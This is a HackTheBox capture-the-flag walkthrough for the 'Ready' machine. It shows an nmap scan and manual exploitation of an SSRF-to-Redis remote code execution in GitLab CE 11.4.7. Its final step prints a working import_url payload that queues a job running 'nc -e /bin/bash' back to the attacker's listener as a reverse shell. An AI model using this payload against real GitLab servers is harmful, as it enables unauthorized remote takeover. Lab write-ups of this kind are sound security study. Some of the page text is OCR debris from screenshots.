READY

Hey guys mahesh here back again with another writeup so today we'll be solving HACKTHEBOX machine ready so lets get started

1. So The first thing first lets scan the machine for some open ports …

```
# Nmap 7.80 scan initiated Sun Dec 13 21:29:33 2020 as: nmap -A -oN ready.txt 10.10.10.220
Nmap scan report for 10.10.10.220
Host is up (0.45s latency).
Not shown: 998 closed ports
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.2p1 Ubuntu 4 (Ubuntu Linux; protocol 2.0)
5080/tcp open  http    nginx
| http-robots.txt: 53 disallowed entries (15 shown)
| / /autocomplete/users /search /api /admin /profile
| /dashboard /projects/new /groups/new /groups/*/edit /users /help
|_/s/ /snippets/new /snippets/*/edit
| http-title: Sign in \xC2\xB7 GitLab
|_Requested resource was http://10.10.10.220:5080/users/sign_in
|_http-trane-info: Problem with XML parsing of /evox/about
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.80%E=4%D=12/13%OT=22%CT=1%CU=35033%PV=Y%DS=2%DC=T%G=Y%TM=5FD63A
OS:AD%P=x86_64-pc-linux-gnu)SEQ(SP=103%GCD=1%ISR=105%TI=Z%CI=Z%II=I%TS=A)OP
OS:S(O1=M54BST11NW7%O2=M54BST11NW7%O3=M54BNNT11NW7%O4=M54BST11NW7%O5=M54BST
OS:11NW7%O6=M54BST11)WIN(W1=FE88%W2=FE88%W3=FE88%W4=FE88%W5=FE88%W6=FE88)EC
OS:N(R=Y%DF=Y%T=40%W=FAF0%O=M54BNNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%A=S+%F=
OS:AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T5(
OS:R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%
OS:F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%DF=N
OS:%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40%C
OS:D=S)

Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 23/tcp)
HOP RTT       ADDRESS
1   402.12 ms 10.10.16.1
2   187.80 ms 10.10.10.220

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sun Dec 13 21:30:45 2020 -- 1 IP address (1 host up) scanned in 75.13 seconds
```

and we Found two open ports here : 22 – SSH / 5080 – HTTP


2. By opening the webapplication on PORT 5080 we can see that there is a gitlab register/login page ; lets register and login here ;

3. After checking out the webapplication a little bit we can see the version in help section which is Gitlab Community Version 11.4.7
If you google a little bit you can see that it is a vulnerable version and it has couple of exploits / CVE's available
(Getting a shell by using a autometed CVE script is quite easy but we will try to get a shell manually)
GitLab Community Edition 11.4.7 is vulnerable to RCE via SSRF

gitlab-SSRF-redis-RCE by jas502n
It was explained well by LiveOverflow
I have also watched his video to know more about it.

4. In order to get a shell fire up your Burp Suite and open a nc listener on port 1234

5. go to Create a new Project > import Project > git Repo by url. AND in the git repositery URL paste this git://[0:0:0:0:0:ffff:127.0.0.1]:6379/test/ssrf.git now name and give slug name to the project and click on create project



10.10.10.220:5080/projects
Projects
Groups
Activity
Milestones
Snippets
Search or jump to...
, or when importing, but you
m afterward in the project
o create a project from the
Show command
Gitea
git Repo by URL
Manifest file

Git repository URL

git://[0:0:0:0:0:ffff:127.0.0.1]:6379/test/ssrf.git

- The repository must be accessible over `http://`, `https://` or `git://`.
- If your HTTP repository is not publicly accessible, add authentication information to the URL: `https://username:password@gitlab.company.com/group/project.git`.
- The import will time out after 180 minutes. For repositories that take longer, use a clone/push combination.
- To import an SVN repository, check out this document.

Project name

test

Project URL

http://10.10.10.220:5080/0xmahesh/

Project slug

ssrf

Want to house several dependent projects under the same namespace? Create a group.

Project description (optional)

6. After capturing the request on intercept send the request to repeater and in import_url option copy the following code and paste it and send it ..

```
git://[0:0:0:0:0:ffff:127.0.0.1]:6379/

 multi

 sadd resque:gitlab:queues system_hook_push

 lpush resque:gitlab:queue:system_hook_push "{\"class\":
\"GitlabShellWorker\",\"args\":[\"class_eval\",\"open(\'|nc -e /bin/
bash 10.10.16.X 1234\').read\"],\"retry\":3,\"queue\":
\"system_hook_push\",\"jid\":\"ad52abc5641173e217eb2e52\",\"created_at
\":1513714403.8122594,\"enqueued_at\":1513714403.8129568}"

 exec

 exec

/ssrf.git
```
(note : make sure to don’t erase the spaces between above code)